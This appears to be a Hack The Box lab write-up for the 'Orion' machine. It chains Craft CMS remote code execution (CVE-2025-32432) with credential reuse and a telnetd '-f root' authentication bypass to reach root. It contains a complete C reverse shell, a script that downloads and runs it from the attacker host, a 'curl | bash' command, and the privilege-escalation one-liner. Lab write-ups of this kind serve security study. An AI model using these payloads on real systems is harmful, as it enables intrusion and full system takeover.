


Orion – Hack The Box



Summary

Orion is a very simple Linux machine involving a CSRF validation bypass and the exploitation of CraftCMS and Telnetd. Initial access is gained via remote code execution by exploiting CVE-2025-32432 in a vulnerable version of CraftCMS. Subsequently, the default Craft environment variables file reveals MySQL database credentials, including a crackable password. This password has been reused and allows SSH access to the machine as a standard user. Finally, privilege escalation is achieved by finding and exploiting a vulnerable version of telnetd (CVE-2026-24061), enabling an authentication bypass for the root user.

Scope

Host	DNS
10.129.244.146	orion.htb

WriteUp

Enumeration

It was observed that the target IP responds to ping:

```
~ > ping 10.129.244.146
PING 10.129.244.146 (10.129.244.146) 56(84) bytes of data.
64 bytes from 10.129.244.146: icmp_seq=1 ttl=63 time=1247 ms
64 bytes from 10.129.244.146: icmp_seq=2 ttl=63 time=1343 ms
```

A port scan targeting common ports was performed:

```
~ > sudo nmap 10.129.244.146 -p 21,22,23,80,88,443,445 -sV -sS
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-07 16:41 -03
Nmap scan report for 10.129.244.146
Host is up (0.98s latency).

PORT      STATE SERVICE      VERSION
21/tcp    closed ftp
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
23/tcp    closed telnet
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
88/tcp    closed kerberos-sec
443/tcp   closed https
445/tcp   closed microsoft-ds
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

On network

Nmap is one of the most widely used network scanners in the world. The flags passed to the command are:

- -p : Specifies the ports to be scanned; in this case: 21, 22, 23, 80, 88, 443, 445, 8080
- -sV : Probes open ports to determine service/version information
- -sS (TCP SYN Scan) :

It was observed that only ports 22 and 80 are open, a fact we confirmed by sending a request to both ports.

```
~ > nc 10.129.244.146 22
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.15
^C
```

When executing the same query on port 80, an HTTP 302 error was identified, indicating a redirection due to the absence of DNS:

```
~ > nc 10.129.244.146 80
GET / HTTP/1.1
Host: 10.129.244.146
User-Agent: HexSilent

HTTP/1.1 302 Moved Temporarily
```

The domain orion.htb was found in the body of the HTTP response:

```
Connection: keep-alive
Location: http://orion.htb/
```

We repeated the request, but this time specifying a host name, and identified the 200 OK response:

```
~ > nc 10.129.244.146 80
GET / HTTP/1.1
Host: orion.htb
User-Agent: HexSilent

HTTP/1.1 200 OK
```

It was identified that the web application is a CMS called Craft CMS:

```
Content-Type: text/html; charse
Transfer-Encoding: chunked
Connection: keep-alive
X-Robots-Tag: none
X-Powered-By: Craft CMS
```

Before proceeding, add the domain name corresponding to the IP address to /etc/hosts:

```
~ > echo "10.129.244.146 orion.htb" >> /etc/hosts
```

A wordlist-based directory search was performed. The tool used was FFUF:

```
> ffuf -u http://orion.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -ic -recursion-depth 3 -e .php,.html -s
```


The parameters used are:

- -u : Target URL
- -w : Wordlist (text file)
- -ic : Ignores comments within the wordlist
- -e : Specifies file extensions
- -s : Tells ffuf: "Don't show too much"
- -recursion-depth : Specifies the maximum directory search depth.

The following directories were found:

```
admin
assets
cgi-bin/.html
index.html
index
index.php
index.html
index.php
logout
```

Upon accessing the first item on the list (admin), we were redirected to /admin/login. This allowed us to observe the CMS version:



The screenshot shows the login interface for the Orion Telecom Administration portal. The page has a light blue background. At the top, it says "Orion Telecom Administration" and "Internal Website Management Portal". In the center, there is a white login box with the following elements: a label "Username or Email" above a text input field, a label "Password" above another text input field, a link "Forgot password?", a checkbox labeled "Stay signed in for 2 weeks", and a red "Sign in" button. At the bottom of the page, there is a logo for "craft cms" and the text "Craft CMS 5.6.16".

Initial access

A search was conducted for the CMS name and version.

Tracked as CVE-2025-32432, this critical vulnerability exploits a deserialization issue in CraftCMS, which automatically processes images after upload, eliminating the need for content editors to upload images in specific sizes. This feature streamlines image handling, saving time for content editors and ensuring visual consistency across the site.

The following code shows where the vulnerability originates:

```
<?php
require './vendor/autoload.php';
use yii\base\Component;
use yii\base\Behavior;

class TestComponent extends Component {}

// Normalmente, isso falharia na validação porque stdClass não é um comportamento:
// $obj = new TestComponent([
//     'as hack' => [
//         'class' => 'stdClass',
//     ]
// ]);
// Isso gera a exceção: InvalidConfigException: Class is not of type yii\base\Behavior

// Mas, com a substituição de __class__, a validação passa e a substituição é bem-sucedida:
$obj = new TestComponent([
    'as hack' => [
        'class' => 'yii\base\ActionFilter', // Comportamento válido passa na verificação
        '__class' => 'stdClass',           // Mas o que é instanciado isso
    ]
]);
```

Using c0gnit00's PoC, we were able to execute commands remotely:

```
> python3 exploit.py -u http://orion.htb -c "id"

=====
CVE-2025-32432 Craft CMS Pre-Auth RCE PoC v2
Target: http://orion.htb
Command: id
=====

[+] Stage 1: Getting session cookie and CSRF token...
[✓] Session ID: 2i7ha8ag3v2q36s78t8ms8fbo3
[✓] CSRF Token: uLB6lgjQK58uSiRekn2NvNxGxEskJy...
[+] Stage 2: Poisoning session file with PHP code...
[+] Poison request returned: 200
[✓] Session file poisoned
[+] Stage 3: Brute-forcing asset ID (1-300)...
[✓] Valid asset ID found: 1 (HTTP 200)
[+] Stage 4: Triggering RCE via PhpManager gadget chain...
[+] Target session file: /var/lib/php/sessions/sess_2i7ha8ag3v2q36s78t8ms8fbo3
[+] Trigger request returned: 200
[✓] COMMAND OUTPUT:
=====
uid=33(www-data) gid=33(www-data) groups=33(www-data)
=====
```

After performing a brief enumeration on the machine, exposed credentials were identified in /var/www/html/craft/.env:

```
# General settings
CRAFT_SECURITY_KEY=RRS86F6i2JQKdC6kfEI7frVxA47WVMx8
CRAFT_DEV_MODE=true
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=[REDACTED]
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://orion.htb/
=====
```

It was verified that MySQL is running internally:

```
0 127.0.0.1:3306
0 127.0.0.1:3306
0 127.0.0.1:3306
```

We start a listener on port 4444. Its function is to receive a reverse shell after we send code to the machine:

```
~ > nc -nvlp 4444
Listening on 0.0.0.0 4444
```

We send code that downloads a malicious payload, which opens a direct connection between the attacking machine and the server, establishing a direct connection that returns a reverse shell on port 4444.

The following code:


```

File: rev.c
1  #include <stdio.h>
2  #include <sys/socket.h>
3  #include <sys/types.h>
4  #include <stdlib.h>
5  #include <unistd.h>
6  #include <netinet/in.h>
7  #include <arpa/inet.h>
8
9  int main(void){
10     int port = 4444;
11     struct sockaddr_in revsockaddr;
12
13     int sockt = socket(AF_INET, SOCK_STREAM, 0);
14     revsockaddr.sin_family = AF_INET;
15     revsockaddr.sin_port = htons(port);
16     revsockaddr.sin_addr.s_addr = inet_addr("10.10.17.45");
17
18     connect(sockt, (struct sockaddr *) &revsockaddr,
19             sizeof(revsockaddr));
20     dup2(sockt, 0);
21     dup2(sockt, 1);
22     dup2(sockt, 2);
23
24     char * const argv[] = {"sh", NULL};
25     execvp("sh", argv);
26
27     return 0;
28 }

```

We have compiled a basic overview:

```

28 }
> gcc -o rev rev.c
>

```

A simple bash script was created. Its function is to download the reverse shell, grant permissions, and execute it on the target server:

```

File: script.sh
1  #!/bin/bash
2  wget 10.10.17.45/rev
3
4  chmod +x ./rev
5
6  ./rev &
>

```

We start an HTTP server on our local machine with: `sudo python3 -m http.server 80`
We execute the command that triggers the attack:

```
~ > python3 exploit.py -u http://orion.htb -c "curl 10.10.17.45/script.sh | bash"
```

We can check the local HTTP server logs:

```
~ > sudo python3 -m http.server 80
[sudo] senha para h3x:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.244.146 - - [07/Aug/2026 19:17:27] "GET /script.sh HTTP/1.1" 200 -
10.129.244.146 - - [07/Aug/2026 19:17:30] "GET /rev HTTP/1.1" 200 -
```

It has been confirmed that we received the reverse shell:

```
~ > nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.244.146 52184
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
|
```

Within MySQL, we executed the following queries:

```
USE orion;
SELECT * FROM users;
```

(Note: We opted not to show a screenshot because the result was poorly formatted.)

The following credentials were recovered:

```
adam@orion.htb : $2y$13$e9zuohgF-----MbXo8NHp3P/B42LUg0lS
```

A brute-force attack was performed using Hashcat:

```
~ > nano hash.txt
~ > hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

Hashcat is one of the most well-known brute-force attack tools in the world. Personally, I have other preferences, but this one in particular offers greater compatibility with hashes in general.

Using the discovered credentials, we access SSH:

```
~ > ssh adam@orion.htb
adam@orion.htb's password: |
```

The first beacon was recovered:

```
adam@orion:~$ ls
user.txt
```

Privilege Escalation

The Telnet protocol was identified as running:

```
tcp      0      0 0.0.0.0:80          0.0.0.0:*
tcp      0      0 127.0.0.1:3306      0.0.0.0:*
tcp      0      0 127.0.0.53:53       0.0.0.0:*
tcp      0      0 127.0.0.1:23        0.0.0.0:*
tcp      0      0 10.129.244.146:33070 10.10.17.45:4444
```

Telnet is a legacy protocol that is rarely used due to its lack of encryption; consequently, it has been replaced by the SSH protocol.

It is not uncommon to encounter it in environments featuring legacy tools, automation systems, or IoT devices.

It was determined that version 2.7 is in use and is affected by a vulnerability tracked as CVE-2026-24061, which allows for authentication bypass:

```
adam@orion:~$ telnet --version
telnet (GNU inetutils) 2.7
Copyright (C) 2025 Free Software Foundation, Inc.
```

Thus, by executing the following payload, we gain administrative access:

```
adam@orion:~$ USER="-f root" telnet -a 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^['.
```

The vulnerability stemmed from a code change made in 2015. The issue arises because the service responsible for executing Telnet (`telnetd`) utilizes the Linux `USER` variable. Normally, this variable holds the username.

However, a user can manipulate it to specify `root`. The `-f` parameter stands for "force."

RFC 1340 (1992) defines ports 0 through 1023 as "Well-Known Ports." Consequently, a kernel implementation (POSIX/SUS) was introduced: the `bind()` system function in Unix/Linux systems checks whether the calling process possesses the `CAP_NET_BIND_SERVICE` privilege—typically granted only to the `root` user—whenever the port number is below 1024.

With this in mind, an attacker knows that Telnet runs on port 23 and, therefore, executes with `root` privileges.

A terminal window with a dark background and a grid pattern. The prompt is 'root@orion:~#'. The user enters 'whoami' and the output is 'root'.

```
root@orion:~#  
root@orion:~#  
root@orion:~#  
root@orion:~# whoami  
root
```

Thanks for reading.

References:

Enumeration

- <https://nmap.org/book/synscan.html>

Exploitation Initial Access:

- <https://www.sonicwall.com/blog/craftcms-vulnerability-exposes-systems-to-pre-auth-rce-now-exploited-in-the-wild-cve-2025-32432->
- <https://github.com/c0gnit00/CVE-2025-32432/blob/main/exploit.py>

Privilege escalation:

- <https://github.com/balgan/CVE-2026-24061>